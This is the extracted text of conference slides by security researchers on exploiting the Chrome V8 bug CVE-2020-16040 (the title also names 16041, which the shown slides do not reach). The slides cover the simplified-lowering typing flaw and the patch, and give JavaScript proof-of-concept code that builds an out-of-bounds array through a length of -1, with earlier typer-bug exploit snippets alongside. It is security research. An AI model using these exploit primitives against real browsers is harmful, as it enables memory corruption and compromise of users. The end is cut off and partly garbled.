ZERONCON

Chrome Exploitation

EXPLOIT OF CVE-2020-1604[0|1]

Gengming Liu & Shan Huang | Singular Security Lab

About us

Gengming Liu (a.k.a dmxcsnsbh)

- Security Researcher at **Singular Security Lab**
- Former Security Researcher of **KeenLab**

- Former captain of **A*0*E** & **eee** CTF Team
- Winner of **DEF CON CTF 2020**

- PC & Mobile **Pwn2Own** winner
- **Pwnium**(Top bounty of Chrome VRP) winner

- Spoken at **BlackHat USA**, POC, CanSecWest

Shan Huang (a.k.a dydxh)

- Intern at **Singular Security Lab**
- Undergraduate at Zhejiang University

- CTF/Browser Security Enthusiast

- Captain of **AAA** CTF Team
- Member of **A*0*E**
- Winner of **DEF CON CTF 2020**

Agenda

- Background
- Exploit of CVE-2020-16040
- Exploit of CVE-2020-16041
- Conclusion & Takeaways
- Demo

Background

N-day of Chrome is the 0-day of some popular browsers.

Background


[$TBD][1150649] **High** CVE-2020-16040: Insufficient data validation in V8. *Reported by Lucas Pinheiro, Microsoft Browser Vulnerability Research on 2020-11-19*

[$TBD][1151865] **Medium** CVE-2020-16041: Out of bounds read in networking. *Reported by Sergei Glazunov and Mark Brand of Google Project Zero on 2020-11-23*

ZERONCON

Exploit of CVE-2020-16040

Too many great articles about

 and 

Before we start...

```
let z = y + 1;
```

```
let z = y + 1 + 0;
```

Issue 1150649 (CVE-2020-16040)

```
// test/mjsunit/compiler/regress-1150649.js
function foo(a) {
  var y = 0x7fffffff;  // 2^31 - 1

  // Widen the static type of y (this condition never holds).
  if (a == NaN) y = NaN;

  // The next condition holds only in the warmup run. It leads to Smi
  // (SignedSmall) feedback being collected for the addition below.
  if (a) y = -1;

  const z = (y + 1)|0;
  return z < 0;
}

%PrepareFunctionForOptimization(foo);
assertFalse(foo(true));
%OptimizeFunctionOnNextCall(foo);
assertTrue(foo(false));  // return False, FAILURE!!!
```

Typer bug again?

```
function foo(a) {
  var y = 0x7fffffff;

  if (a == NaN) y = NaN;

  if (a) y = -1;

  const z = (y + 1) | 0;
  return z < 0;
}

%PrepareFunctionForOptimization(foo);
assertFalse(foo(true));
%OptimizeFunctionOnNextCall(foo);
assertTrue(foo(false));  // return False
```

```
Typer phase:
    y:
      (NaN | Range(-1, 0x7fffffff))

    y + 1:
      Range(0, 0x80000000)

    (y + 1) | 0:
      Range(-0x80000000, 0x7fffffff)


    0x80000000 | 0 = -0x80000000 < 0
```

Simplified Lowering phase

BytecodeGraphBuilder

SpeculativeSafeIntegerAdd

NumberLessThan

Simplified Lowering phase

Int32Add

CheckedInt32Add

Int32LessThan

Uint32LessThan

Float64LessThan

Simplified Lowering phase


quote from Jeremy's blog

Simplified lowering is divided into three sub-phases :

1. The truncation propagation phase (`RunPropagatePhase`)
   - backward propagation of truncations
2. The type propagation phase (`RunRetypePhase`)
   - forward propagation of types from type feedback
3. The lowering phase (`RunLowerPhase`)
   - may lower nodes or insert conversion nodes


https://doar-e.github.io/blog/2020/11/17/modern-attacks-on-the-chrome-browser-optimizations-and-deoptimizations/#simplified-lowering

Graph before SL phase




```
const z = (y + 1) | 0;

return z < 0;
```

Graph after SL phase




```
const z = (y + 1) | 0;

return z < 0;
```

PATCH

```
diff --git a/src/compiler/simplified-lowering.cc b/src/compiler/simplified-lowering.cc
index a1f10f9..ef56d56 100644
--- a/src/compiler/simplified-lowering.cc
+++ b/src/compiler/simplified-lowering.cc
@@ -1453,6 +1452,13 @@
+
+  /* visit `y + 1` */
+
+  template <Phase T>
+  void VisitSpeculativeIntegerAdditiveOp(...) {
+    // [ ... ]
+    VisitBinop(..., Type::Signed32());
+    // [ ... ]
+  }
+
@@ -1466,7 +1472,7 @@
-                 right_upper.Is(Type::Signed32OrMinusZero())) {
+                 right_upper.Is(Type::Signed32())) {
-        VisitBinop<T>(node, UseInfo::TruncatingWord32(),
-                      MachineRepresentation::kWord32, Type::Signed32());
+        VisitBinop<T>(node, UseInfo::TruncatingWord32(),
+                      MachineRepresentation::kWord32, restriction);
       } else {
         // If the output's truncation is identify-zeros, we can pass it
         // along. Moreover, if the operation is addition and we know the
@@ -1486,8 +1492,9 @@
         UseInfo right_use = CheckedUseInfoAsWord32FromHint(hint, FeedbackSource(),
                                                            kIdentifyZeros);
         VisitBinop<T>(node, left_use, right_use, MachineRepresentation::kWord32,
-                      Type::Signed32());
+                      restriction);
       }
     }
```

Propagation

```
// Helper for binops of the R x L -> O variety.
template <Phase T>
void VisitBinop(Node* node, UseInfo left_use, UseInfo right_use,
                MachineRepresentation output,
                Type restriction_type = Type::Any()) {
  DCHECK_EQ(2, node->op()->ValueInputCount());
  ProcessInput<T>(node, 0, left_use);
  ProcessInput<T>(node, 1, right_use);
  for (int i = 2; i < node->InputCount(); i++) {
    EnqueueInput<T>(node, i);
  }
  SetOutput<T>(node, output, restriction_type);
}


template <>
void RepresentationSelector::SetOutput<PROPAGATE>(
    Node* node, MachineRepresentation representation, Type restriction_type) {
  NodeInfo* const info = GetInfo(node);
  info->set_restriction_type(restriction_type);
}
```

Retype

```
bool UpdateFeedbackType(Node* node) {
  // [ ... ]
  switch (node->opcode()) {
    // [ ... ]
    case IrOpcode::kSpeculativeSafeIntegerAdd: {
      new_type =
          Type::Intersect(OperationTyper::SpeculativeSafeIntegerAdd(input0_type, input1_type),
                          info->restriction_type(), graph_zone());
      break;
    }
    // [ ... ]
  }
  new_type = Type::Intersect(GetUpperBound(node), new_type, graph_zone());
  // [ ... ]
  GetInfo(node)->set_feedback_type(new_type);
  // [ ... ]
}
```

Retype

```
bool UpdateFeedbackType(Node* node) {
  // [ ... ]
  switch (node->opcode()) {
    // [ ... ]
    case IrOpcode::kSpeculativeSafeIntegerAdd: {
      new_type =
          Type::Intersect(OperationTyper::SpeculativeSafeIntegerAdd(input0_type, input1_type),
                          info->restriction_type(), graph_zone());
      break;
    }
    // [ ... ]
  }
  new_type = Type::Intersect(GetUpperBound(node), new_type, graph_zone());
  // [ ... ]
  GetInfo(node)->set_feedback_type(new_type);
  // [ ... ]
}
```

Retype

```
bool UpdateFeedbackType(Node* node) {
  // [ ... ]
  switch (node->opcode()) {
    // [ ... ]
    case IrOpcode::kSpeculativeSafeIntegerAdd: {
      new_type =
          Type::Intersect(OperationTyper::SpeculativeSafeIntegerAdd(input0_type, input1_type),
                          info->restriction_type(), graph_zone());
      break;
    }
    // [ ... ]
  }
  new_type = Type::Intersect(GetUpperBound(node), new_type, graph_zone());
  // [ ... ]
  GetInfo(node)->set_feedback_type(new_type);
  // [ ... ]
}
```

Retype

```
bool UpdateFeedbackType(Node* node) {
  // [ ... ]
  switch (node->opcode()) {
    // [ ... ]
    case IrOpcode::kSpeculativeSafeIntegerAdd: {
      new_type =
          Type::Intersect(OperationTyper::SpeculativeSafeIntegerAdd(input0_type, input1_type),
                          info->restriction_type(), graph_zone());
      break;
    }
    // [ ... ]
  }
  new_type = Type::Intersect(GetUpperBound(node), new_type, graph_zone());
  // [ ... ]
  GetInfo(node)->set_feedback_type(new_type);
  // [ ... ]
}
```

Retype (--trace-representation)

```
// y
#41: Phi[kRepTagged](...)
[ Static type: (NaN | Range(-1, 2147483647)) ]

// #41 + 1
#45: SpeculativeSafeIntegerAdd[SignedSmall](...)
[
    Static type: Range(0, 2147483648) /* ∩ Type::Signed32() */,
    Feedback type: Range(0, 2147483647)
]

// #45 | 0
#47: SpeculativeNumberBitwiseOr[SignedSmall](...)
[
    Static type: Range(-2147483648, 2147483647),
    Feedback type: Range(0, 2147483647)
]
```

Lower

```
/* z < 0 */
case IrOpcode::kNumberLessThan:
case IrOpcode::kNumberLessThanOrEqual: {
  Type const lhs_type = TypeOf(node->InputAt(0));
  Type const rhs_type = TypeOf(node->InputAt(1));
  // Regular number comparisons in JavaScript generally identify zeros,
  // so we always pass kIdentifyZeros for the inputs, and in addition
  // we can truncate -0 to 0 for otherwise Unsigned32 or Signed32 inputs.
  if (lhs_type.Is(Type::Unsigned32OrMinusZero()) &&
      rhs_type.Is(Type::Unsigned32OrMinusZero())) {
    // => unsigned Int32Cmp
    VisitBinop<T>(node, UseInfo::TruncatingWord32(),
                  MachineRepresentation::kBit);
    if (lower<T>()) NodeProperties::ChangeOp(node, Uint32Op(node));
  } else if (/*[ ... ]*/) {
      // [ ... ]
  }
  return;
}
```

https://faraz.faith/2021-01-07-cve-2020-16040-analysis/

Lower

```
/* z < 0 */
case IrOpcode::kNumberLessThan:
case IrOpcode::kNumberLessThanOrEqual: {
  Type const lhs_type = TypeOf(node->InputAt(0)); // get feedback_type
  Type const rhs_type = TypeOf(node->InputAt(1)); // get feedback_type
  // Regular number comparisons in JavaScript generally identify zeros,
  // so we always pass kIdentifyZeros for the inputs, and in addition
  // we can truncate -0 to 0 for otherwise Unsigned32 or Signed32 inputs.
  if (lhs_type.Is(Type::Unsigned32OrMinusZero()) &&
      rhs_type.Is(Type::Unsigned32OrMinusZero())) {
    // => unsigned Int32Cmp
    VisitBinop<T>(node, UseInfo::TruncatingWord32(),
                  MachineRepresentation::kBit);
    if (lower<T>()) NodeProperties::ChangeOp(node, Uint32Op(node));
  } else if (/*[ ... ]*/) {
      // [ ... ]
  }
  return;
}
```

https://faraz.faith/2021-01-07-cve-2020-16040-analysis/

Lower

```
/* z < 0 */
case IrOpcode::kNumberLessThan:
case IrOpcode::kNumberLessThanOrEqual: {
  Type const lhs_type = TypeOf(node->InputAt(0)); // get feedback_type
  Type const rhs_type = TypeOf(node->InputAt(1)); // get feedback_type
  // Regular number comparisons in JavaScript generally identify zeros,
  // so we always pass kIdentifyZeros for the inputs, and in addition
  // we can truncate -0 to 0 for otherwise Unsigned32 or Signed32 inputs.
  if (lhs_type.Is(Type::Unsigned32OrMinusZero()) &&
      rhs_type.Is(Type::Unsigned32OrMinusZero())) {
    // => unsigned Int32Cmp
    VisitBinop<T>(node, UseInfo::TruncatingWord32(),
                  MachineRepresentation::kBit);
    if (lower<T>()) NodeProperties::ChangeOp(node, Uint32Op(node));
  } else if (/*[ ... ]*/) {
      // [ ... ]
  }
  return;
}
```

https://faraz.faith/2021-01-07-cve-2020-16040-analysis/

HOW TO EXPLOIT?

Issue 1126249 (disclosed)

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    return z;
}

%PrepareFunctionForOptimization(foo);
assertFalse(foo(true));
%OptimizeFunctionOnNextCall(foo);
assertFalse(foo(false));
```

```
diff --git a/src/compiler/simplified-lowering.cc b/src/compiler/simplified-lowering.cc
index 2b70992..2842259 100644
--- a/src/compiler/simplified-lowering.cc
+++ b/src/compiler/simplified-lowering.cc
@@ -183,10 +183,16 @@
 }

 bool CanOverflowSigned32(const Operator* op, Type left, Type right,
-                         Zone* type_zone) {
+                         TypeCache const* type_cache, Zone* type_zone) {
+  if (left.Maybe(Type::MinusZero())) {
+    left = Type::Union(left, type_cache->kSingletonZero, type_zone);
+  }
+  if (right.Maybe(Type::MinusZero())) {
+    right = Type::Union(right, type_cache->kSingletonZero, type_zone);
+  }
   left = Type::Intersect(left, Type::Signed32(), type_zone);
   right = Type::Intersect(right, Type::Signed32(), type_zone);
   if (left.IsNone() || right.IsNone()) return false;
@@ -1484,7 +1490,8 @@
     if (lower<T>()) {
       if (truncation.IsUsedAsWord32() ||
           !CanOverflowSigned32(node->op(), left_feedback_type,
-                               right_feedback_type, graph_zone())) {
+                               right_feedback_type, type_cache_,
+                               graph_zone())) {
         ChangeToPureOp(node, Int32Op(node));

       } else {
```

Issue 1126249 (disclosed)

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
```

Issue 1126249 (disclosed)

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Attempt #1

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;
    return z < 0;
}
```

Attempt #1

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // shoul
    let z = (x - y) == -0x80000000;
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Replacement of #169: Uint32LessThanOrEqual(188, 45) with #197: Int32Constant[1] by reducer MachineOperatorReducer

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;
    z = (z >= 0);
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Attempt #2

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;
    return z < 0;
}
```

Attempt #2

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;

    // should be False, but got True
    z = (z == 0x80000000);
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Cheers! But...WHY?

Typer bug exploit #1

credit to Stephen Röttger

```
const maxLength = (1 << 29) - 24;

function foo() {
    let i = 'A'.repeat(maxLength).indexOf("", maxLength);
    i += 24; // real value: i = 2**29, optimizer: i = 2**29-1
    i >>= 29; // real value i = 1, optimizer: i = 0
    i *= 100; // real value i = 100, optimizer: i = 0

    if (i > 3) {
        return 0;
    } else {
        var arr = [0.1, 0.2, 0.3, 0.4];
        return arr[i];
    }
}

%PrepareFunctionForOptimization(foo);
foo();
%OptimizeFunctionOnNextCall(foo);
let leak = foo();
%DebugPrint(leak);
```

https://bugs.chromium.org/p/chromium/issues/detail?id=762874

Typer bug exploit #2

credit to Jeremy Fetiveau

```
const maxLength = (1 << 29) - 24;

function foo() {
    let i = 'A'.repeat(maxLength).indexOf("", maxLength);
    i += 24; // real value: i = 2**29, optimizer: i = 2**29-1
    i >>= 29; // real value i = 1, optimizer: i = 0
    i *= 100; // real value i = 100, optimizer: i = 0

    let arr = [1, 2, 3, 4];
    let v = arr[i];
    return v;
}

%PrepareFunctionForOptimization(foo);
foo();
%OptimizeFunctionOnNextCall(foo);
let leak = foo();
%DebugPrint(leak);
```

https://doar-e.github.io/blog/2019/05/09/circumventing-chromes-hardening-of-typer-bugs/

Typer bug exploit #3

credit to Sergei Glazunov & Anonymous

```
const maxLength = (1 << 29) - 24;

function foo() {
    let i = 'A'.repeat(maxLength).indexOf("", maxLength);
    i += 24; // real value: i = 2**29, optimizer: i = 2**29-1
    i >>= 29; // real value i = 1, optimizer: i = 0
    i *= 1000; // real value i = 1000, optimizer: i = 0
    i += 12; // real value i = 1012, optimizer: i = 12

    let array = new Array(i);
    return array;
}

%PrepareFunctionForOptimization(foo);
foo();
%OptimizeFunctionOnNextCall(foo);
let oob_arr = foo();
%DebugPrint(arr);
```

https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html

Typer bug exploit #4

```
const maxLength = (1 << 29) - 24;

function foo(a) {
    let i = 'A'.repeat(maxLength).indexOf("", maxLength);
    i += 24; // real value: i = 2**29, optimizer: i = 2**29-1
    i >>= 29; // real value i = 1, optimizer: i = 0

    if (a == 1337) i = -1;
    if (a) i = 0;

    // real value: 1, optimizer: Range(-1, 0)
    let arr = new Array(i);
    arr.shift();
    return arr;
}

%PrepareFunctionForOptimization(foo);
foo(true);
%OptimizeFunctionOnNextCall(foo);
let oob_arr = foo(false);   // length is -1, lead to oob access
```

TurboFan Pseudo-IR

JavaScript Code

```
function foo() {

    // Type info of `len`:
    //     Real => 1
    //     Turbo => Range(-1, 0)

    let arr = new Array(len);

    arr.shift();
}
```

TFBytecodeGraphBuilder

```
let arr = JSConstruct("Array");

JSCall(arr, "Shift");
```

TurboFan Pseudo-IR

TFBytecodeGraphBuilder

```
let arr = JSConstruct("Array");

JSCall(arr, "Shift");
```

TFInlining

```
let arr = JSCreateArray(len);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(len);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(len);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len : Range(-1, 0), real: 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, k[Map|Prop|Elem]Offset, ...);

StoreField(arr, kLengthOffset, checkedLen);
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len : Range(-1, 0), real: 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, k[Map|Prop|Elem]Offset, ...);

StoreField(arr, kLengthOffset, checkedLen);
let length = LoadField(arr, kLengthOffset);
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

                                        1
                                    en, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, k[Map|Prop|Elem]Offset, ...);

